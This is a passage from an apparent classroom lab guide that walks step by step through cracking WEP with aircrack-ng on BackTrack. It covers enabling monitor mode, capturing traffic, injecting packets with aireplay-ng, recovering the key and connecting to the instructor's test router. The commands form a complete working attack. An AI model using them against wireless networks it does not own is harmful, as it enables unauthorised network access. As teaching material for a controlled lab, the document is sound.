



1. Open a console terminal
   * **Instructions:**
     1. Click on the console terminal
   * 


1. Load Drivers
   * **Instructions:**
     1. modprobe **rtl8187**
        + The character after the "t" is **not** a one.
        + The character after the "8" **is** a one.
   * 

|  |
| --- |
| **Section 6. Enable Monitor Mode** |


1. Enable Monitor Mode
   * **Instructions:**
     1. airmon-ng start wlan0
   * 


|  |
| --- |
| **Section 7. View Surrounding Wireless Networks** |


1. View surrounding wireless networks
   * **Instructions:**
     1. airodump-ng mon0
   * 


1. Finding a potential victim
   * **Instructions:**
     1. Look at the CIPHER column for anybody using WEP.
     2. For our purposes, I have set up Linksys WRT54G router called WEBCRACK, that is running WEP.
     3. Hit your <Ctrl>-c keys to stop the scan.
     4. Copy its BSSID, which is 00:1C:10:2E:AF:99.
        + **Note**: If you are not part of this class, your BSSID will be different.
   * 


|  |
| --- |
| **Section 8. Let the Injection and Cracking Begin** |


1. Open Two Terminal Consoles
   * **Instructions:**
     1. Click the terminal console icon twice and position your screens like mine.
   * 


1. Fire up airodump
   * **Instructions:**
     1. airodump-ng -w wep -c 6 --bssid **00:1C:10:2E:AF:99** mon0
   * **Note**:
     1. The BSSID was obtained in Section 7, Step 2.
     2. After you press enter, you will see the Beacon number start to grow.
   * 


1. Send Authentication Request to Victim
   * **Instructions:**
     1. Type the below command in the bottom window.
     2. aireplay-ng -1 0 -a **00:1C:10:2E:AF:99** mon0
   * **Note**:
     1. The BSSID was obtained in Section 7, Step 2.
   * 

1. Send Authentication Request to Victim
   * **Instructions:**
     1. Type the below command in the bottom window.
     2. aireplay-ng -3 -b **00:1C:10:2E:AF:99** mon0
   * **Note**:
     1. The BSSID was obtained in Section 7, Step 2.
     2. aireplay is used to create traffic between BackTrack and the Victim router, when then router is up, but there is no current network traffic.
   * 

1. Informational Message
   * **Instructions:**
     1. In the top window, you will see numbers increment for both the Beacons and Data columns.
     2. In the bottom window, you will see packets being sent between BackTrack and the Victim router.
   * 


1. Informational Message
   * **Instructions:**
     1. Once the #Data number column passes 30000, then do the following:
     2. Click in the Top Window, Press <Ctrl>-c key.
     3. Click in the Bottom Window, Press <Ctrl>-c key.
   * 


1. Crack the wep cap file
   * **Instructions:**
     1. Click in the bottom window
     2. aircrack-ng wep-01.cap
   * 

1. Viewing aircrack results
   * **Instructions:**
     1. In the bottom window, you will see a message saying key FOUND.
     2. You will use the **90A322AD63** key for the next section.
   * **Note:**
     1. In those of you not in my class, you key will be different.
   * 

|  |
| --- |
| **Section 9. Let's test the key** |

1. On the VMWare Host Machine
   * **Instructions:**
     1. Click on the Wireless Connection Icon
     2. Click on WEPCRACK
   * 

1. Connect to the WEPCRACK router
   * **Instructions:**
     1. Click the Connect Button
   * 

1. Supply the cracked security key to the WEPCRACK router
   * **Instructions:**
     1. Supply the security key you obtained in Section 8, Step 8.
     2. We obtained the following key --> **90A322AD63**.
        + **Note**: If you part of my class, you key will be different.
     3. Put the key in the security key textbox.
     4. Click OK.
   * 

1. Congratulations
   * **Instructions:**
     1. Click on the Wireless Connection Icon.
     2. You should see that you are now connected.
   * 